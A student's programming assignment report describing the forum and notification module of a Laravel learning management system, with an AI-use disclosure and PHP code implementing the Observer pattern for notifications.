

BMIT3173 Integrative Programming

ASSIGNMENT 202605

Student Name : Ong Shun Yan

Student ID : 25WMR09761

Programme : Bachelor in Information Technology (Honours)
(Information Security)

Tutorial Group : Group 4

System Title : LearnSync - Integrated Educational Resource and
Collaborative Learning Portal

Chosen SDG : SDG 4 - Quality Education

Modules : Module 3 – Student Forum and Notifications

AI Tools Usage Policy & Disclosure

This assignment is governed by the **TAR UMT Policy for the Use of Artificial Intelligence (AI) (PO/111:26)** and is classified under the **YELLOW (Limited AI)** category. AI tools may be used only for the purposes listed below, not to produce the technical work, analysis, or original content being assessed.

Mandatory submission: Every student must complete and submit the **AI Usage Disclosure Form** (below) with the report, whether or not AI tools were used, by 6th September 2026. A report submitted without the Form is incomplete and may not be marked.

Permitted (Yellow) uses of AI tools:

- Language refinement (grammar, spelling, clarity) of text you wrote, without altering its technical meaning.
- Clarifying taught concepts (e.g. how a design pattern, web-service protocol, or attack works) to aid your understanding.
- Debugging help on code you wrote, where AI only locates or explains an error you then fix yourself.
- Brainstorming early ideas (e.g. SDG framings or topic angles), provided the chosen direction and its justification are your own.

Prohibited uses of AI tools:

- Generating the PHP code, design-pattern implementation, class diagrams, or web-service code being assessed.
- Producing core arguments or analysis, including the design-pattern justification, threat analysis, and secure-coding rationale.
- Uploading confidential, proprietary, or others' personal data to public AI tools (Sections 2.5 and 5 of the AI Policy).

You remain responsible for the accuracy and originality of your work; AI errors do not excuse incorrect content. The lecturer may ask you to explain or demonstrate any part to verify authorship. Undisclosed or prohibited AI use is a breach of academic integrity under Section 4 of the AI Policy. **Complete the Form below; if AI was used, list each use and cite the tool(s) in your References (APA 7th).**

AI Usage Disclosure Form

Declaration (tick one):

- ☐ No AI tools were used in the preparation of this report.
- ☒ AI tools were used as declared in the table below.

AI Tool Used (name & version)	Purpose / How It Was Used	Report Section(s) Affected
Grammarly (2026 Edition)	Used solely for language refinement, spelling verification, and grammatical sentence flow of my own written text without altering technical logic.	Sections 1, 2, 4.1, 4.3, 5.1

If no AI tools were used, tick "No AI tools used". Non-disclosure breaches the AI Policy.

I declare this Form is true and complete and that my AI use complied with the AI Policy and the Yellow conditions above.

Sign: _____ *Orig* _____

Date: _____ 6/9/2026 _____

Table of Contents

AI Tools Usage Policy & Disclosure	2
1. Introduction to the System	4
1.1 System Overview	4
1.2 The Sustainable Development Goal	4
1.3 System Contribution to SDG 4 & Scope	5
2. Module Description	6
2.1 Scope of Module 3: Student Forum and Notifications	6
2.2 Functional Breakdown & Class Paths	6
F3.1: The Course Discussion Forum	6
F3.2: Tagging People with an @	8
F3.3: Turning Activity into Notifications	9
F3.4: The Shared Sender and Per User Settings	10
F3.5: Scheduled Reminders	12
3. Entity Classes	13
3.1 Entity Class Diagram	13
Figure 3.1: Entity Class Diagram for Module 3 Student Forum and Notifications	13
Figure 3.1 UML class diagram	13
3.2 Entity Class Implementation (Eloquent ORM Mapping)	14
4. Design Pattern	16
4.1 Description of Design Pattern	16
4.2 Implementation of Design Pattern	18
1. Attaching the Observer to Its Subjects (app/Providers/AppServiceProvider.php)	18
2. The Observer (app/Patterns/Observer/SystemNotificationObserver.php)	18
3. The Shared Sender (app/Support/Notifier.php)	22
4. The Subject, Which Contains Nothing About Notifications (app/Http/Controllers/ForumController.php)	24
4.3 Justification of Design Pattern	25
5. Software Security	26
5.1 Potential Threat/Attack	26
5.2 Secure Coding Practice	28
6. Web Services	32
6.1 Web Service Exposure	32
6.2 Web Service Consumption	36
7. References	40
8. Appendices	41
Appendix A: Automated Testing Results	41
Appendix B: GitHub Repository URL	44

1. Introduction to the System

1.1 System Overview

LearnSync is a web based Learning Management System (LMS). Lecturers use it to upload notes, set quizzes, give assignments and mark student work. Students use it to study the notes, sit the quizzes, hand in assignments, watch their progress, and ask questions in a course forum.

The problem LearnSync solves is about proof. In most systems, the certificate a student earns is just a PDF file. Anyone can open that PDF in a word processor and change the marks. If an employer wants to check whether a certificate is real, they must email the college and wait days for a reply. Most employers do not bother.

LearnSync fixes this. Every certificate it creates carries a unique ID, a QR code anyone can scan, and a hidden security code proving the record has not been changed. Anyone can check a certificate in seconds, for free, without an account.

1.2 The Sustainable Development Goal

LearnSync is built around United Nations Sustainable Development Goal 4: Quality Education (SDG 4).

What SDG 4 aims to do:

SDG 4 wants to make sure education is fair, good quality and available to everyone by 2030 (United Nations, 2015). Target 4.3 is about giving everyone fair access to affordable college and university education. Target 4.4 is about increasing the number of people who have real skills for getting a job.

1.3 System Contribution to SDG 4 & Scope

LearnSync supports SDG 4 in three ways:

1. Who benefits: Students who earn certificates, lecturers who teach and mark the courses, administrators who control access, and outside people such as employers who need to check a qualification.
2. Making sure nobody studies alone: A student who gets stuck at home in the evening cannot walk to a lecturer's office. Module 3 gives every course a question and answer forum, and makes sure that asking a question actually reaches somebody. A question nobody sees is the same as no question at all, so the moment a post is saved the lecturer is told about it. This is what SDG 4 means by inclusive: a student's ability to get help should not depend on being physically present at the right moment.
3. Making qualifications checkable: Every certificate carries a unique ID, a QR code and a security code, so an employer can confirm it instantly and for free.

What the system does not do: LearnSync does not replace official government accreditation, and the forum is deliberately not a live chat. The specification rules out WebSockets, so messages are saved to the database and appear on the next page load rather than instantly.

2. Module Description

2.1 Scope of Module 3: Student Forum and Notifications

I am the developer in charge of Module 3, the Student Forum and Notifications Module. This module has two halves that work together. I designed and built:

- a question and answer forum attached to every course, created automatically so no course is ever without somewhere to ask
- tagging people with an @ so a question can be aimed at a particular person
- the event system that turns activity anywhere in LearnSync into a message in somebody's inbox
- the single shared sender that every notification passes through, which applies each user's on and off switches and refuses to tell anybody the same thing twice
- the scheduled reminder command that warns people about classes starting and deadlines approaching

The specification splits the notification work in two. Module 3 produces the events. Module 1 owns the inbox that displays them. Neither has to import the other, which is exactly what the Observer pattern makes possible.

2.2 Functional Breakdown & Class Paths

F3.1: The Course Discussion Forum

- Description: Every course gets exactly one question and answer forum, created at the same moment as the course itself, so a course can never exist without somewhere to ask. The page is laid out as a conversation, with questions in order and replies indented under them. A lecturer's own messages are marked so an answer can be told apart from a classmate's guess.
- Administrators are deliberately locked out of posting. The specification states that they run the class and are not in it, so access is checked against the forum.post permission rather than simply being logged in. An administrator who opens a forum URL receives 403 with the message that administrators do not take part in forums.
- Deleting is allowed in two cases only: an author may remove their own message, and a lecturer may moderate messages in the forum belonging to their own course.
- Class Paths:
 - Controller: `app/Http/Controllers/ForumController.php` (show, storePost, destroyPost, storeReply, destroyReply)
 - Models: `app/Models/DiscussionForum.php`, `app/Models/Post.php`, `app/Models/Reply.php`
 - View Template: `resources/views/forums/show.blade.php`




Figure 2.1: A Course Forum Showing a Question with Indented Replies




Figure 2.2: An Administrator Receiving 403 When Opening a Forum

F3.2: Tagging People with an @

- Description: Typing @name in a post or a reply notifies that person. Three ways of writing the same person are accepted, because real names have spaces in them and a handle cannot: the full name with spaces closed up such as @FooChongXian, just the first name such as @Foo when it is unambiguous, or the local part of their email address.
- The list of people who can be tagged comes from the course itself, meaning its enrolled students and its lecturer. A mention can therefore never reach somebody outside the conversation, and a student cannot use a tag to send a message to a stranger.
- If two people in the same course would both answer to a handle, such as two students named Ong, then @Ong notifies neither of them. Notifying nobody is quieter and safer than guessing and notifying the wrong person.
- Class Paths:
 - Support Class: app/Support/Mentions.php (parse, candidates, highlight, handlesFor)
 - Called from: app/Patterns/Observer/SystemNotificationObserver.php (notifyMentions)




Figure 2.3: A Post Containing an @mention, with the Handle Highlighted

F3.3: Turning Activity into Notifications

- Description: This is the heart of the module and the reason it uses the Observer pattern. When something happens anywhere in LearnSync, the people affected are told, without the code that caused it knowing anything about notifications.

Seven kinds of event now produce a notification:

What happened	Who is told
A student posts a question in a forum	The course lecturer
Someone replies to a post	Whoever wrote the original post
Someone is tagged with an @	The person named, and only once
Someone comments under an announcement	The person who wrote the announcement
A lecturer posts an announcement	Every student on that course
Submitted coursework is marked	The student who submitted it
A certificate is issued	The student who earned it
A student is invited to a course	The invited student

Being told once is enough. If a student tags the lecturer inside a new question, the lecturer gets the mention notification and the separate new question notification is skipped, rather than the same person receiving two messages about one post.

- Class Paths:
 - Observer: `app/Patterns/Observer/SystemNotificationObserver.php`
 - Registration: `app/Providers/AppServiceProvider.php` (`registerModelObservers`)
 - Shared Sender: `app/Support/Notifier.php` (`send`, `alreadySent`)




Figure 2.4: The Notification Bell Showing an Unread Count After a Student Posts

F3.4: The Shared Sender and Per User Settings

- Description: Every notification in the system, no matter which part of LearnSync produced it, is written by one method: `Notifier::send()`. It does two jobs before writing anything.
- First it checks the recipient's settings. Each user can switch individual notification types on or off. Settings are opt out, so a user with no saved setting still receives notifications. Turning a type off stops the row being created at all, rather than creating it and hiding it.
- Second, when the caller supplies a reference such as `event:12`, it checks whether this person has already been told this exact thing, and refuses to repeat it. This is what makes the reminder command safe to run every fifteen minutes.
- Class Paths:
 - Support Class: `app/Support/Notifier.php`
 - Model: `app/Models/NotificationPreference.php`
 - Controller: `app/Http/Controllers/NotificationController.php` (`editPreferences`, `updatePreferences`)

[← Back to notifications](#)

Notification preferences

Switching a type off stops it being produced at all — the notification is never written, not merely hidden from you.

- ☒ Someone posts a question in a course I teach
forum.post
- ☒ Someone replies to my forum post
forum.reply
- ☒ Someone mentions me with an @ in a forum message
forum.mention
- ☒ Someone comments on my announcement
announcement.comment
- ☒ A class or meeting on my calendar is about to start
event.reminder
- ☒ An assignment I have not submitted is due soon
assignment.due_soon
- ☒ An assignment I set has closed and has work to review
assignment.closed
- ☒ An announcement is posted to a course I am in
announcement.posted
- ☒ My submitted work has been marked
grade.recorded
- ☒ A lecturer invites me to join a course
course.invitation
- ☒ I earn a new certificate
certificate.issued
- ☒ I earn a new badge
badge.awarded

[Save preferences](#)

Figure 2.5: The Notification Settings Screen with Individual On and Off Switches

F3.5: Scheduled Reminders

- Description: A calendar nobody looks at reminds nobody, so a scheduled command produces three kinds of reminder: a class or meeting starting within the hour, an assignment due within the day, and an assignment that has just closed with work waiting to be marked.
- Only students who have not submitted are reminded about a deadline. Reminding somebody to do a thing they have already done is how people learn to ignore notifications altogether.
- These reminders are not the Observer, and the report should not claim they are. The Observer fires when a model is saved. Nothing is saved when a deadline approaches, because the passing of time is not an event in the database and there is no subject to observe. This is a scheduled producer that feeds the same inbox through the same sender.
- Class Paths:
 - Command: `app/Console/Commands/SendScheduledReminders.php` (handle, remindAboutEvents, remindStudentsOfDeadlines, tellInstructorsWorkIsReadyToMark)
 - Schedule: `routes/console.php`

```
Notification sent to student5.
```

```
c:\xampp\htdocs\edusystem>php artisan reminders:send  
Nothing to remind anyone about.
```

Figure 2.6: Terminal Output of `php artisan reminders:send`

3. Entity Classes

3.1 Entity Class Diagram

The diagram below shows the entity classes using object references, meaning one object points to another object, instead of database foreign keys.

Diagram link:

Figure 3.1: Entity Class Diagram for Module 3 Student Forum and Notifications




Figure 3.1 UML class diagram

3.2 Entity Class Implementation (Eloquent ORM Mapping)

The classes are written in PHP using Laravel's Eloquent ORM. Relationships are written as methods, so the code never writes SQL. Calling `$post->author` returns a whole User object, so `$post->author->name` reads the writer's name by following the link between objects.

```
namespace App\Models;

use Illuminate\Database\Eloquent\Model;
use Illuminate\Database\Eloquent\Relations\BelongsTo;
use Illuminate\Database\Eloquent\Relations\HasMany;

/**
 * Module 3 -- the SUBJECT of the Observer pattern.
 *
 * This class knows nothing at all about notifications. Saving one raises an
 * Eloquent created event, and the registered observer does the rest.
 */
class Post extends Model
{
    protected $fillable = ['forum_id', 'user_id', 'content'];

    /** Object reference: a post belongs to one forum */
    public function forum(): BelongsTo
    {
        return $this->belongsTo(DiscussionForum::class, 'forum_id');
    }

    /** Object reference: a post was written by one user */
    public function author(): BelongsTo
    {
        return $this->belongsTo(User::class, 'user_id');
    }

    /** Object reference: a post collects many replies */
    public function replies(): HasMany
    {
        return $this->hasMany(Reply::class);
    }
}
```

```
namespace App\Models;

use Illuminate\Database\Eloquent\Model;
use Illuminate\Database\Eloquent\Relations\BelongsTo;
use Illuminate\Database\Eloquent\Relations\HasMany;

class DiscussionForum extends Model
{
    protected $fillable = ['course_id', 'title'];

    /** Object reference: one forum belongs to exactly one course */
    public function course(): BelongsTo
    {
        return $this->belongsTo(Course::class);
    }

    /** Object reference: a forum holds many posts */
    public function posts(): HasMany
    {
        return $this->hasMany(Post::class, 'forum_id');
    }
}
```

4. Design Pattern

4.1 Description of Design Pattern

For Module 3, I used the Observer Design Pattern, which is a Gang of Four Behavioural Pattern.




Figure 4.1 Observer class diagram (seven subjects)

What the pattern means:

Gamma, Helm, Johnson and Vlissides (1994) describe the Observer Pattern as one that defines a one to many dependency between objects, so that when one object changes state, all the objects depending on it are told and updated automatically.

In simple words, one object called the Subject has something happen to it. Other objects called Observers care about that. Without the pattern, the Subject has to hold a list of everyone who cares and call each of them by name, which means the Subject must know about every one of them. Add a new interested party and the Subject has to be edited again.

The Observer pattern turns this around. The Subject simply announces that something happened. Observers register themselves separately. The Subject never learns who is listening, and adding a new listener means touching only the new listener.

How this works in my module:

- Subject: the Post model, and six other models. Saving one is the announcement.
- The notify() mechanism: Eloquent's model events. Saving a model broadcasts a created event automatically.
- Observer: SystemNotificationObserver, which receives that event and turns it into inbox messages.
- Registration: AppServiceProvider attaches the observer to each subject with `Post::observe(...)`, so no model contains a line about notifications.

Subject	What the observer does when it is created
Post	Tells the course lecturer, and anyone tagged with an @
Reply	Tells whoever wrote the original post, and anyone tagged
AnnouncementComment	Tells whoever wrote the announcement
Announcement	Tells every student on the course
Grade	Tells the student their coursework has been marked
Certificate	Tells the student they have earned a credential
CourseInvitation	Tells the student they have been invited

Diagram link:

Figure 4.1: Observer Pattern Class Diagram Showing the Seven Subjects

Figure 4.1, Observer class diagram (seven subjects)

4.2 Implementation of Design Pattern

1. Attaching the Observer to Its Subjects (app/Providers/AppServiceProvider.php)

```
private function registerModelObservers(): void
{
    // Conversation.
    Post::observe(SystemNotificationObserver::class);
    Reply::observe(SystemNotificationObserver::class);
    AnnouncementComment::observe(SystemNotificationObserver::class);

    /*
     * Everything else worth being told about.
     *
     * Adding these four took four lines here and NO change whatsoever to
     * the announcement screen, the grading flow, the credential authority
     * or the enrolment controller, which is the claim the Observer pattern
     * makes, demonstrated rather than asserted.
     */
    Announcement::observe(SystemNotificationObserver::class);
    Grade::observe(SystemNotificationObserver::class);
    Certificate::observe(SystemNotificationObserver::class);
    CourseInvitation::observe(SystemNotificationObserver::class);
}
```

2. The Observer (app/Patterns/Observer/SystemNotificationObserver.php)

```

namespace App\Patterns\Observer;

use App\Models\Announcement;
use App\Models\AnnouncementComment;
use App\Models\Certificate;
use App\Models\Course;
use App\Models\CourseInvitation;
use App\Models\Grade;
use App\Models\Post;
use App\Models\Reply;
use App\Models\User;
use App\Support\Mentions;
use App\Support\Notifier;
use Illuminate\Database\Eloquent\Model;

class SystemNotificationObserver
{
    // Types the user can switch off individually in their settings
    public const TYPE_NEW_POST = 'forum.post';
    public const TYPE_NEW_REPLY = 'forum.reply';
    public const TYPE_MENTION = 'forum.mention';
    public const TYPE_ANNOUNCEMENT_COMMENT = 'announcement.comment';
    public const TYPE_ANNOUNCEMENT_POSTED = 'announcement.posted';
    public const TYPE_GRADE_RECORDED = 'grade.recorded';
    public const TYPE_CERTIFICATE_ISSUED = 'certificate.issued';
    public const TYPE_COURSE_INVITATION = 'course.invitation';

    /**
     * Fired by Eloquent whenever any observed model is created.
     *
     * SEVEN SUBJECTS, ONE OBSERVER, and none of them knows it exists.
     */
    public function created(Model $model): void
    {
        match (true) {
            $model instanceof Post => $this->onPostCreated($model),
            $model instanceof Reply => $this->onReplyCreated($model),
            $model instanceof AnnouncementComment =>
                $this->onAnnouncementCommentCreated($model),
            $model instanceof Announcement => $this->onAnnouncementCreated($model),
            $model instanceof Grade => $this->onGradeRecorded($model),
            $model instanceof Certificate => $this->onCertificateIssued($model),
            $model instanceof CourseInvitation => $this->onCourseInvitationCreated($model),
            default => null,
        };
    }

    /**
     * A student asked something, so tell the course lecturer.
     */

```

```

private function onPostCreated(Post $post): void
{
    $post->loadMissing(['forum.course', 'author']);
    $course = $post->forum?->course;

    if ($course === null) {
        return;
    }

    $link = route('forums.show', $post->forum_id).'#post-'.$post->id;

    // Anyone tagged with an @ hears about it first, and hearing once is
    // enough, so the lecturer notice below is skipped for somebody who
    // has already been told they were mentioned.
    $mentioned = $this->notifyMentions($post->content, $course, $post->author, $link);

    if ($course->instructor_id === $post->user_id ||
    $mentioned->contains($course->instructor_id)) {
        return;
    }

    $this->notify(
        userId: $course->instructor_id,
        type: self::TYPE_NEW_POST,
        message: "{$post->author->name} posted in {$course->title}",
        link: $link,
    );
}

/**
 * Work was marked, so tell the student.
 *
 * Coursework only. A quiz is marked the instant it is submitted and the
 * student is already looking at the result, so telling them is noise.
 * A submission is different: a person marks it later, out of sight.
 */
private function onGradeRecorded(Grade $grade): void
{
    if ($grade->submission_id === null) {
        return;
    }

    $grade->loadMissing('submission.assignment.course');
    $submission = $grade->submission;
    $assignment = $submission?->assignment;

    if ($submission === null || $assignment === null) {
        return;
    }

    $this->notify(
        userId: $submission->student_id,
        type: self::TYPE_GRADE_RECORDED,
        message: "Your work on \"{$assignment->title}\" has been marked:

```

```

".$grade->display(),
    link: route('assignments.show', $assignment->id),
    reference: 'grade:'.$grade->id,
);
}

/**
 * Tell everyone tagged with an @ in a message.
 *
 * Candidates come from the course, so a mention can never reach somebody
 * outside the conversation, and tagging yourself notifies nobody.
 */
private function notifyMentions(string $body, Course $course, ?User $author, string
$link)
{
    return Mentions::parse($body, $course)
        ->reject(fn (User $user) => $author && $user->id === $author->id)
        ->each(fn (User $user) => $this->notify(
            userId: $user->id,
            type: self::TYPE_MENTION,
            message: ($author?->name ?? 'Someone')." mentioned you in {$course->title}",
            link: $link,
        ))
        ->pluck('id');
}

/**
 * Hand the row to the shared sender, which applies the recipient's
 * settings and refuses duplicates.
 */
private function notify(int $userId, string $type, string $message,
    string $link, ?string $reference = null): void
{
    {
        Notifier::send($userId, $type, $message, $link, $reference);
    }
}
}

```

3. The Shared Sender (app/Support/Notifier.php)

```

namespace App\Support;

use App\Models\Notification;
use App\Models\NotificationPreference;

/**
 * MODULE 3 -- the one place an inbox row gets written.
 *
 * Two very different producers feed it. The Observer writes when something
 * happens. The reminder command writes when a time approaches. Both must
 * honour the recipient's settings, and a rule like that rots the moment it
 * is implemented twice, so it lives here.
 */
class Notifier
{
    public static function send(int $userId, string $type, string $message,
                               string $link, ?string $reference = null): bool
    {
        $preference = NotificationPreference::where('user_id', $userId)
            ->where('type', $type)
            ->first();

        // Settings are opt out: a missing row means the user has never
        // changed the setting, and silence should not mean send nothing.
        if ($preference !== null && ! $preference->enabled) {
            return false;
        }

        // Given a reference, the same person is never told the same thing
        // twice, which is what makes a reminder safe to run on a schedule.
        if ($reference !== null && self::alreadySent($userId, $type, $reference)) {
            return false;
        }

        Notification::create([
            'user_id' => $userId,
            'type' => $type,
            'message' => $message,
            'link' => $link,
            'reference' => $reference,
            'is_read' => false,
        ]);

        return true;
    }

    public static function alreadySent(int $userId, string $type, string $reference): bool
    {
        return Notification::where('user_id', $userId)
            ->where('type', $type)
            ->where('reference', $reference)

```

```
    ->exists();  
  }  
}
```

4. The Subject, Which Contains Nothing About Notifications

(app/Http/Controllers/ForumController.php)

```
/*
 * The Observer is attached to the Post model rather than to this controller,
 * so writing one here still raises the notification without this method
 * knowing that notifications exist.
 */
public function storePost(Request $request, DiscussionForum $forum): RedirectResponse
{
    $this->authoriseParticipant($request, $forum);

    $data = $request->validate([
        'content' => ['required', 'string', 'min:3', 'max:5000'],
    ]);

    Post::create([
        'forum_id' => $forum->id,
        'user_id' => $request->user()->id,
        'content' => $data['content'],
    ]);

    return redirect()->route('forums.show', $forum)->with('success', 'Posted.');
```


4.3 Justification of Design Pattern

1. The producer and the consumer belong to different people. The specification splits this work deliberately: Module 3 produces notification events, and Module 1 owns the inbox that shows them. Without the Observer, ForumController would have to load the course, find the lecturer, read their notification settings, and write a row into Module 1's table. Module 3's controller would then contain Module 1's rules, and any change to how the inbox works would mean editing Module 3. The Observer keeps that boundary intact, because neither module imports the other.
